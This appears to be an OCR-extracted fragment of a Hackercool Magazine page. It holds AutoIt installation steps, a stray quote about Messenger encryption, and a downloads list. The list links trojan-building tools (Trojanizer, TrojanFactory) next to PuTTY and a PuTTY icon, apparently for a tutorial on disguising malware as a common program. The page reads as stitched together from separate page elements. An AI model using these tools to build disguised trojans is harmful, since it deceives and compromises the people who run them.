



Click on “Next”.


"Over the next few months, more people will continue to see some of their chats gradually being upgraded with an extra layer of protection provided by end-to-end encryption,"
- Meta's Melissa Miranda in E2EE for Facebook Messenger.



Then click on "Install".







Click on Finish. AutoIT is installed successfully.

Hackercool Magazine
is also
available on
Magzter
&
Zinio

DOWNLOADS

1. Moba XTerm:
https://mobaxterm.mobatek.net/download.html

2. ChurchInfo:
https://sourceforge.net/projects/churchinfo/files/

3. PuTTy Telnet & SSH Client:
https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

4. Trojanizer Script:
https://github.com/r00t-3xp10it/trojanizer

5. PuTTy Icon:
https://github.com/grumpydev/PortablePuTTY/blob/master/WINDOWS/PUTTY.ICO

6. Trojan Factory:
https://github.com/z00z/TrojanFactory

7. AutoIt:
https://www.autoitscript.com/site/autoit/downloads/

USEFUL RESOURCES

Check whether your email is a part of any data breach

https://haveibeenpwned.com